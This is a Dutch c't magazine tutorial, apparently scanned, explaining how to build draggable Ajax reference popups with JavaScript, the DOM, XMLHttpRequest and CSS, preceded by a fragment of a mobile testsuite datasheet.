
Literatuur

- [1] W3C, Mobile Web Initiative, www.w3.org/Mobile
- [2] Global Authoring Practices for the Mobile Web, www.passani.it/gap
- [3] Open Mobile Alliance, www.openmobilealliance.org



c't Mobiele testsuite	
HTTP 2: UAProf-datasheet	
Verder: HTTP 3	
UAProf-datasheet	
Component HardwarePlatform	
BITSPERPIXEL	* 12
COLORCAPABLE	* Yes
IMAGECAPABLE	* Yes
INPUTCHARSET	* ISO-8859-1 * ISO-10646-UCS-2 * US-ASCII * UTF-8
KEYBOARD	* PhoneKeyPad
MODEL	* 3205
NUMBEROFSOFTKEYS	* 2
OUTPUTCHARSET	* ISO-8859-1 * ISO-10646-UCS-2 * US-ASCII * UTF-8

De c't Mobiele Testsuite maakt gebruik van de UAProf-datasheet en geeft de inhoud weer in leesbare vorm.



Herbert Braun

Verbouwen met Ajax

Dynamische websites met externe gegevensbronnen zelf programmeren

Sinds de opkomst van Web 2.0 in 2005 heeft het begrip Ajax een snelle carrière achter de rug. Daar zit verder geen geheimzinnige of complexe techniek achter, zelfs met simpele tools is dat al te gebruiken. In een voorbeeld met referenties naar andere artikelen laten we de onderliggende gedachten zien.

Eigenlijk is Ajax helemaal niet zo nieuw. Het gaat namelijk slechts om een combinatie van bekende technieken met een nieuw label: de afkorting Ajax staat voor 'Asynchronous JavaScript and XML' en is gebaseerd op XHTML en CSS. Ajax kan van starre websites iets maken dat aanvoelt als een desктоptoepassing en verandert daardoor de manier waarop mensen het web ervaren en gebruiken.

Het kleine maar belangrijke verschil zit hem in het feit dat Ajax-webpagina's niet na iedere nieuwe invoer van de gebruiker weer helemaal opnieuw geladen en opgebouwd hoeven te worden. In plaats daarvan halen ze de informatie op de achtergrond op. Als je een snelle internetverbinding hebt, gaat dit bijna zonder vertraging. De browser toont deze gegevens met behulp van het Document Object Model (DOM) en JavaScript op de al gerenderde webpagina. Deze pagina's gebruiken voor de weergave vaak drag&drop of in- en uitklapbare delen – voor programma's is dat redelijk normaal.

Wat de techniek Ajax te maken heeft met de sociaalculturele trend Web 2.0 wordt pas duidelijk

als je de zaken wat nauwkeuriger bekijkt: Ajax-websites imiteren desктоptoepassingen en maken het daardoor mogelijk om gezamenlijk aan projecten te werken. De gebruiker wordt daarmee onafhankelijk van geïnstalleerde software. Als de interfaces van deze toepassingen open zijn, kunnen creatieve gebruikers deze veranderen en combineren met andere web-API's.

In de begintijd van het web werden dit soort websites, die net als een programma werken, nog met Java gemaakt. Maar al snel veroverde het slanke vectorformaat Flash de harten van webdesigners. Dat kwam vooral door de aantrekkelijke effecten die met Flash mogelijk zijn. Ajax mag dan wel niet zo krachtig zijn, maar gebruikt wel open standaardtechnieken en werkt (mits correct geprogrammeerd) zonder extra plug-ins en met elke moderne browser.

Referenties

Als eenvoudig voorbeeld laten we Ajax zorgen voor de weergave van referenties in een wetenschappelijke tekst – een praktisch voorbeeld, omdat daar geen kant-en-klare oplossing

in HTML voor bestaat. Normaal gesproken laat een webdesigner je met tekstankers in de tekst heen en weer springen of wordt er een tekst met een serverside script in een pop-upvenster getoond.

Voor de oplossing met Ajax heb je alleen statische pagina's van een webserver nodig. Alle referenties bevinden zich in een primitief XML-bestand. Door te klikken op een referenciecijfer dat wordt weergegeven als link, opent het script het XML-bestand, vist er de gewenste tekst uit en presenteert deze in een fraai tekstkader. Als de lezer de referentie heeft gelezen kan hij deze wegglikken. Om het allemaal nog wat levendiger te maken, is het tekstkader ook met de muis te verplaatsen. Een kant-en-klare versie van het script staat op de cover-dvd.

In het HTML-document merk je helemaal niets van de scripts en een CSS-bestand zorgt voor de 'looks' – inhoud, presentatie en applicatieloga blijven dus duidelijk gescheiden. De toepassing werkt dan ook onder alle huidige versies van de belangrijkste browser engines Internet Explorer, Firefox, Opera, Chrome en Safari.

Ajax heeft wel een achilleshiel, want bij oudere browsers en ongebruikelijke engines treden er problemen op. Je moet als webdesigner dan teruggrijpen op nieuwe, deels nog niet gestandaardiseerde functies en je moet dan verschillende browserimplementaties afvangen. Dan worden webstandaarden moeilijk vol te houden en ingeburgerde gebruiksconventies als de 'Vorige'- of 'Terug'-knop en het toevoegen van Favorieten of Bookmarks moet je indien nodig zelf met veel moeite nabootsen. Om ergernis te voorkomen moet je in ieder geval met een noscript-tag een waarschuwing geven wanneer de browser geen scripts toestaat. JavaScript-meldingen voorkomen problemen met verouderde browsers.

GeDOMesticeerd

Om de referentietoepassing van de website te scheiden, maakt het script een nieuw div-element aan als container. Wanneer de gebruiker de referentie sluit, verwijdert een ander script de container inclusief inhoud. Het Document Object Model (DOM) is verantwoordelijk voor het dynamisch aanmaken en verwijderen van het element.

DOM is de verbinding tussen de webpagina en de scripttaal – en de voornaamste reden dat Ajax-toepassingen lastig te schrijven zijn. Het geeft de pagina weer als een objecttree, waarin ieder element een node is. Om dat wat inzichtelijker te maken, kun je het beste een blik werpen op ontwikkeltools die Opera, Safari, Chrome en IE 8 meeleveren. Ook de in Firefox geïntegreerde uitbreiding DOM Inspector en de IE Developer Toolbar voor Internet Explorer 7 zijn daar voor te gebruiken.

DOM ontstond aan het einde van de jaren 90 uit de resten van twee propriëtaire DHTML-oplossingen: Netscapes layer-concept en het document.all-object dat Microsoft met Internet Explorer 4 invoerde. Het door W3C gespecificeerde DOM is daarentegen browser- en zelfs taalafhankelijk; in de praktijk wordt het als onderdeel van JavaScript gebruikt.

DOM is niet beperkt tot HTML, maar geldt evengoed voor XML. In Ajax-applicaties wordt DOM gebruikt om de dynamische elementen in een website te integreren en om de externe XML-bestanden te parsen. Met DOM Level 2 kun je ook gebruikersacties bewaken [1]. De sinds 2004 actuele versie 3 heeft bij de webdesigners nog maar weinig weerklink gevonden.

Containerbouw

Uitgangspunt voor het programmeren van het voorbeeld is het genereren van een containerobject met de functie aanmaken(). Samen

met andere functies en variabelen zit deze in een handzaam object met de naam FN. Dat voorkomt conflicten met variabelennamen, als er tegelijkertijd meerdere scripts gebruikt worden.

```
var FN =
{
  container: null,
  referentietekst: null,
  create: function()
  {
    FN.container = document.createElement("div");
    FN.container.id = "referenties";
    FN.referentietekst = document.createElement("p");
    FN.container.appendChild(FN.referentietekst);
    return FN.container;
  }
},
```

FN.container bevat nu een DIV-element met daarin een lege tekstinhoud. De DOM-functie createElement() maakt het element wel, maar het moet nog wel met appendChild() in de HTML-structuur worden gehangen. De DIV-container krijgt de ID 'referenties', zodat er een stylesheet bij gebruikt kan worden. Om later de tekstinhoud makkelijk te kunnen vullen is hij als variabele FN.referentietekst gedefinieerd.

Eerste aanroep

Voor een eerste test roep je een referentienummer in het HTML-document aan met een simpel JavaScript:

```
<sup><a href="javascript:referentie(7)">7</a></sup>
```

Hierdoor wordt de volgende JavaScript-functie opgeroepen:

```
function referentie(nr)
{
```

```
  document.getElementsByTagName("body")[0].
    appendChild(FN.create());
  FN.get_content(nr);
}
```

Deze kent de container als laatste child-element toe aan de documentbody. Deze regel laat helaas ook zien hoe omslachtig de DOM-syntaxis kan zijn: getElementsByTagName("body")[0] roept de eerste waarde uit de lijst van elementen met de tag-naam 'body' op – dat er slechts één body kan zijn maakt daarbij niet uit.


Een klik op een referentienummer tovert nu een container aan het einde van het document tevoorschijn. De DOM Inspector toont deze als laatste child-element van <body>.

De foutconsoles van de browsers kunnen je helpen als er fouten optreden. Bij Firefox en Opera zitten die in het Extra-menu, bij Safari onder 'Developer' en bij Chrome zit de JavaScript-console onder 'Ontwikkelaar'. Bij Internet Explorer worden de fouten getoond door te dubbelklikken op het gele waarschuwingssymbool links onder in het venster, maar veel wijzer word je daar niet van.

Container laden

Een referentie aan het einde van het document zetten heeft weinig praktisch nut. Een stylesheet in het aparte CSS-bestand ct_ref.css lost dit probleem op:

```
#referenties
{
  position: fixed;
  top: 10px;
  left: 10px;
  z-index: 99;
  overflow: auto;
  background-color: #FFFFFFAA;
  border: 1px solid black;
}
```



De DOM Inspector, een in Firefox ingebouwde uitbreiding, toont documentobjecten dynamisch in een boomstructuur.

De sectie #referenties heeft betrekking op het element met de unieke ID 'referenties'. De container krijgt een lichtgele achtergrond en een dunne zwarte rand om de tekst. Bij een lange referentie verschijnt er een scrollbar. De container blijft in de linker bovenhoek van het venster, ook als je in het document scrollt.

Jammer genoeg werkt dat niet overal op deze manier: Internet Explorer 6 kent de CSS-instructie position:fixed niet. Dan moet je dus tandenknarsend toevlucht nemen tot position:absolute, waarna de referentie meescrollt. Daar komt nog bij dat de positie linksboven dan gerelateerd is aan het begin van de pagina en niet aan het actuele venster – bij lange, gescrollde documenten is dat ondraaglijk.

Voor het uitlijnen van de container ten opzichte van het venster heb je dan de scrollhoogte van de vensteruitsnede nodig, die je via JavaScript kunt achterhalen. Twee CSS-regels in de functie FN.create positioneren dan de referentiecontainer linksboven in het venster, onafhankelijk van hoe ver je al gescrollt hebt:

```
FN.container.style.left = document.documentElement.7
    scrollLeft + 10 + "px";
FN.container.style.top = document.documentElement.7
    scrollTop + 10 + "px";
```

Styling

Om er voor te zorgen dat de referentie er iets mooier uitziet krijgt deze nog een titel ('Referentie 7') en een element om het te sluiten. Dat lijkt op de titelbalk van een programma: een witte titel op een gekleurde achtergrond met een kruis in de rechter bovenhoek is voor iedereen meteen duidelijk.

Titel en link ontstaan, zoals gezegd door createElement() en appendChild(); de inhoud van de referentiekop wordt gemaakt door document.createTextNode("referentie"). Het doel van de link

wordt dan toegevoegd met de functie setAttribute:

```
var link = document.createElement("a");
link.setAttribute("href", "javascript:FN.close());
```

De linkinhoud zou ook als beeldelement onder aan link gehangen kunnen worden, maar met CSS gaat dat een stuk fraaiër:

```
#referenties h1 a
{
    position: absolute;
    top: 0px;
    right: 0px;
    margin: 0px;
    padding: 0px;
    width: 16px;
    height: 14px;
    background-image: url('kruis.png');
}
```

Deze regel heeft betrekking op een link in een h1-kop in het element 'referenties'. De positie van het kruis is daarbij geenszins 'absoluut': deze is gerelateerd aan het eerstvolgende parent-element, oftewel de referentiecontainer.

Door op het kruisje te klikken wordt de functie FN.close() opgeroepen, die de container verwijdert – eerst in het document, later als object:

```
var FN =
{
    ...,
    close: function()
    {
        document.getElementsByTagName("body")[0].7
            removeChild(FN.container);
        FN.container = null;
    }
}
```

In de functie referentie(nr) zijn dan nog twee dingen nodig. Om er voor te zorgen dat het beeldscherm niet overwoekerd wordt door referentiecontainers, haal je vóór het oproepen van een nieuwe referentie de overblijfselen van een oude referentie weg. Bovendien ontbreekt het nummer nog in de kop van de referentie:

```
function referentie(nr)
{
    if (FN.container) FN.close();
    document.getElementsByTagName("body")[0].7
        appendChild(FN.create());
    FN.referentiekop.nodeValue = "Referentie" + nr;
    FN.get_content(nr);
}
```

Ajax-sausje


Het script moet vervolgens het XML-bestand met de referenties openen, inlezen en de inhoud op de pagina zetten. Dit wordt gedaan door de functie FN.get_content(nr).

De kern van een Ajax-toepassing is het dynamisch laden van gegevens. In JavaScript is daar een nieuw objecttype voor: het XMLHttpRequest-object. Daarmee kan een JavaScript-toepassing willekeurige HTTP-verzoeken verzenden – ook meerdere tegelijk – en de antwoordstatus bewaken.


Je moet als programmeur echter wel onderscheid maken tussen enkele varianten, omdat niet iedere browser daar op dezelfde manier mee omgaat. Microsoft voerde in Internet Explorer 5 als eerste asynchrone HTTP-requests in, zij het alleen met de eigen ActiveX-techniek. De browser kan pas sinds versie 7 overweg met de intussen standaard geworden syntax. Maar dan nog zijn er verschillende technieken nodig:

```
try
{
    FN.ajax = new XMLHttpRequest();
}
catch(w3c)
{
    try
    {
        FN.ajax = new ActiveXObject("Msxml2.XMLHTTP");
    }
    catch(msie)
    {
        try
        {
            FN.ajax = new ActiveXObject("Microsoft.XMLHTTP");
        }
        catch(msie_old)
        {
            alert("Het werkt niet...");
            return false;
        }
    }
}
```

Het script probeert het eerst met de standaardtechniek, dan met de huidige en pas dan met de oudere ActiveX-componenten. De fouten die veroorzaakt worden door het



Met de uiteindelijke toepassing kunnen ook referenties met HTML-opmaak ook met links worden weergegeven.



Een fout, drie debuggers: een slip-of-the-pen aan het begin van het JavaScript-bestand (document.getElementsByTagName zonder 's') leidt afhankelijk van de browser tot behulpzame, onduidelijke of onzinnige foutmeldingen. Linksboven: Firefox, rechtsboven: Internet Explorer en links: Chrome.

experimenteren worden afgevangen met de JavaScript-syntaxis `try {...} catch(fout) {...}`.

Of je nu een ActiveX-component of een JavaScript-object gebruikt, als je het XMLHttpRequest-object eenmaal hebt aangemaakt, gedraagt het zich in de huidige browsers bijna hetzelfde. Eerst bereidt de methode `open()` de verbinding voor:

```
FN.ajax.open('GET', 'referenties.xml', true);
```

De GET in de eerste parameter staat voor de standaardmethode in HTTP, waarmee zonder omwegen een document van een server wordt gehaald, vergelijkbaar met een klik op een link of het intypen van een url in de adresbalk. Het HTTP-protocol kent nog een aantal andere request-methoden, zoals POST, PUT, HEAD en DELETE. In Ajax-scripts kan een webdesigner de HTTP-methode zelf kiezen, mits die door de server ondersteund wordt – deze mogelijkheid wordt verder alleen door formulieren geboden.

De derde parameter van de functie definieert het verzoek als asynchroon. Met `false` zou het script een geheel nieuwe pagina willen laden en wachten tot alle gegevens binnen zijn.

Bij het versturen van een POST- of PUT-request kunnen gegevens(bestanden) in de HTTP-body worden verzonden. Bij GET blijft de inhoud van het verzoek leeg, het commando is dan ook slechts:

```
FN.ajax.send(null);
```

Dan is het een kwestie van wachten op antwoord. XMLHttpRequest heeft daar een eigen event handler voor:

```
FN.ajax.onreadystatechange = function()
{
    if (FN.ajax.readyState == 4)
    {
        if (FN.ajax.status != 200 && FN.ajax.status != 0)
        {
            alert("Foutmelding: " + FN.ajax.statusText);
            return false;
        }
        // gegevens verwerken
    }
}
```

Bij iedere wijziging in de toestand van de HTTP-verbinding wordt de anonieme functie opgeroepen. Voor `readyState` zijn vijf toestanden gedefinieerd, die gaan van 0 (niet verstuurd) tot 4 (compleet ontvangen). Meestal zal in het laatste geval de verdere verwerking pas beginnen.

Welk soort HTTP-antwoord je hebt gekregen kun je achterhalen met de eigenschappen `status` en `statusText` – heel handig als je urenlang probeert om bruikbare gegevens uit een 404-fout-pagina te halen. De gewenste code is 200, wat betekent dat de gegevens goed zijn aangekomen.

Het op deze manier ophalen van bestanden werkt bij de meeste browsers ook op een lokale computer, zodat je ook zonder een lokale server en zonder uploaden je scripts

kunt testen. In dat geval blijft de HTTP-status 0. Bij de kleinere incompatibiliteiten hoort dat Internet Explorer het 'HTTP' in XMLHttpRequest serieus neemt en geen andere verbindingen tot stand brengt.

Als je experimenteert met een vast ingevoerde url, krijg je te maken met een principiële beperking van XMLHttpRequest: een browser maakt uit veiligheidsredenen al-

leen verbindingen binnen hetzelfde domein. W3C en de browserprogrammeurs werken wel een Cross-Site XHR (Internet Explorer 8 heeft die functie al), maar op dit moment is die domeinbeperking nog van kracht.

Als je toegang tot externe databronnen wilt hebben, bijvoorbeeld de webservice van een zoekmachine, dan moet je een truc uithalen. Een eenvoudige oplossing is het tussenschakelen van een simpele proxy, die externe gegevens eerst op de eigen server opslaat. Een enkele regel in het configuratiebestand van Apache of een paar regels PHP of Perl zijn daar genoeg voor.

Als die hindernissen niet (meer) bestaan, is de content van het externe bestand toegankelijk. De eigenschap `responseText` bevat dan de inhoud als string. Het alternatieve `responseXML` heeft bij een XML-bestand meer nut. Daardoor zijn zowel een XML-bestand als een webpagina te doorzoeken.

De opbouw van referenties.xml is simpel. Onder het root-element `<referenties>` bevinden zich de afzonderlijke `<referentie>`-elementen, waarvan de inhoud zich in een `<p>`-tag bevindt. Het referentienummer staat in `<nr>`.

Het script leest de afzonderlijke `<referentie>`-elementen in het array refs:

```
var refs = FN.ajax.responseXML.getElementsByTagName("referentie");
```

Vervolgens wordt deze lus net zo lang doorlopen tot de inhoud van de tag `<nr>` overeenkomt met de variabele `nr` die bij het aanroepen van het script werd meegegeven:

```
for(i = 0; i < refs.length; i++)
{
    if (refs[i].getElementsByTagName("nr")[0].firstChild.nodeValue == nr)
    {
        var reftext = document.createTextNode(refs[i].getElementsByTagName("p")[0].firstChild.nodeValue);
        FN.referentietekst.appendChild(reftext);
        return true;
    }
}
```

DOM-perikelen

Dit werkt zolang het `<p>`-element in het referentiebestand alleen tekst bevat. Mogelijkerwijs staan er echter ook links of aanwijzingen

voor een printer in. In dat geval bevat `nodeValue` alleen de tekst tot aan het eerste element onder `<p>`.

DOM heeft de functie `cloneNode(true)` voor het kopiëren van complexe deelstructuren van het document, maar de ontstane constructie kan niet zonder meer in de webpagina worden ingevoegd. Dit is op te lossen met de hulpfunctie `kloon(bron, doel)`, die zichzelf recursief oproept (zie listing op deze pagina).

De functie onderzoekt iedere child-node van `bron` en schrijft deze in de variabele `knoop`. Als het om een text-node gaat – `nodeType` 3 – voegt het script de inhoud eenvoudig toe aan `doel`. Element-nodes – `nodeType` 1 – worden verwerkt door de functie `createElement`, eventuele attributen worden door `setAttribute` doorgegeven aan `doel`. Vervolgens roept de functie zichzelf opnieuw op om de child-nodes te kopiëren.

Er zijn nog een aantal andere node-typen (`nodeType` == 2 komt bijvoorbeeld overeen met een attribuut), maar element- en text-nodes zijn voldoende voor het dupliceren van een XML-structuur. In `FN.get_content(nr)` zorgt de volgende regel voor het eenvoudig kopiëren van de text-nodes:

```
kloon(refs[i].getElementsByTagName("p")[0],
      cloneNode(true), FN.referentietekst);
```

Opfrissen

Bij het experimenteren met het referentiebestand kan het gebeuren dat er in de Internet Explorer helemaal niets verandert. Dat ligt aan een andere eigenzinnigheid van de browser: de caching van bestanden die werden ontvangen via GET.

Gelukkig kunnen de HTTP-headers gemodificeerd worden met Ajax-requests. Het volgende commando tussen de regels voor het openen en het versturen van een HTTP-request omzeilt de IE-cache:

```
FN.ajax.setRequestHeader('If-Modified-Since', 'Sat, 1 Jan 7
2000 00:00:00 GMT');
```

De `set`-methode heeft ook een `get`-tegenpool: `getRequestHeader(header-naam)` haalt de waarde van een HTTP-header op; de gehele HTTP-overhead is te krijgen met `getAllResponseHeaders()`.

Event-vol

De toepassing is dan bijna klaar. Het ontbreekt alleen nog aan de mogelijkheid om de referentiecontainer te kunnen verschuiven. Om dat te kunnen moet het script muis-events in de gaten houden.

Bij events op een website denk je als HTML-programmeur meestal nog aan attributen in de trant van `onmouseover` en `onload`. Het registreren van events hoort echter in het script thuis en niet in de HTML-code. JavaScript-event-handlers zijn beter geschikt voor dynamische scripts, die je aan afzonderlijke elementen kunt toewijzen:

```
Element.onevent = handler;
```

```
function kloon(bron, doel)
{
  for(var i = 0; i < bron.childNodes.length; i++)
  {
    var knoop = bron.childNodes[i];
    switch (knoop.nodeType)
    {
      case 1: // elementknoop
        var nieuw = doel.appendChild(document.createElement(knoop.nodeName));
        for (var j = 0; j < knoop.attributes.length; j++)
        {
          nieuw.setAttribute(knoop.attributes[j].nodeName, knoop.attributes[j].nodeValue);
        }
        kloon(knoop, nieuw);
        break;
      case 3: // tekstknoop
        subknoop = document.createTextNode(knoop.nodeValue);
        doel.appendChild(subknoop);
    }
  }
}
```

Een kloon-functie omzeilt zwakke punten van DOM-functies bij het kopiëren van de complexe constructies in de webpagina.

Dat werkt zelfs met oude browsers als Netscape 4 (zij het met enkele eigenaardigheden). Het grootste nadeel van dit concept is dat je voor iedere element-eventcombinatie slechts één handler kunt registreren.

Er zijn twee event-modellen die dit kunnen verhelpen: een van Microsoft (met de functie `attachEvent()` en `detachEvent()`) en een van het W3C (met `addEventListener()` en `removeEventListener()`), wat in DOM Level 2 gespecificeerd is. Tot nu toe raak je daarmee echter van de regen in de drup, want alleen Opera ondersteunt beide concepten. Gelukkig is voor de meeste doeleinden het oudere model toepasbaar en dat is hier ook het geval.

Muisbewegingen

Als de gebruiker op de muisknop drukt terwijl de muis zich boven de container bevindt, dan moet deze de muisbewegingen volgen tot de knop weer losgelaten wordt. Het gaat dus om de events `mousedown`, `mousemove` en `mouseup`. Het `mousedown`-event registreer je in `FN.create()`:

```
FN.selecteren.onmousedown = FN.prepare_move;
```

De gebruikelijke haken aan het einde van een JavaScript-functieaanroep (`FN.prepare_move()`) ontbreken hier niet toevallig. Met haken zou JavaScript die functie meteen uitvoeren en een onzinnige waarde terugleveren. De opgeroepen functie krijgt als enige functionargument het getriggerde event mee:

```
prepare_move: function(event) {...}
```

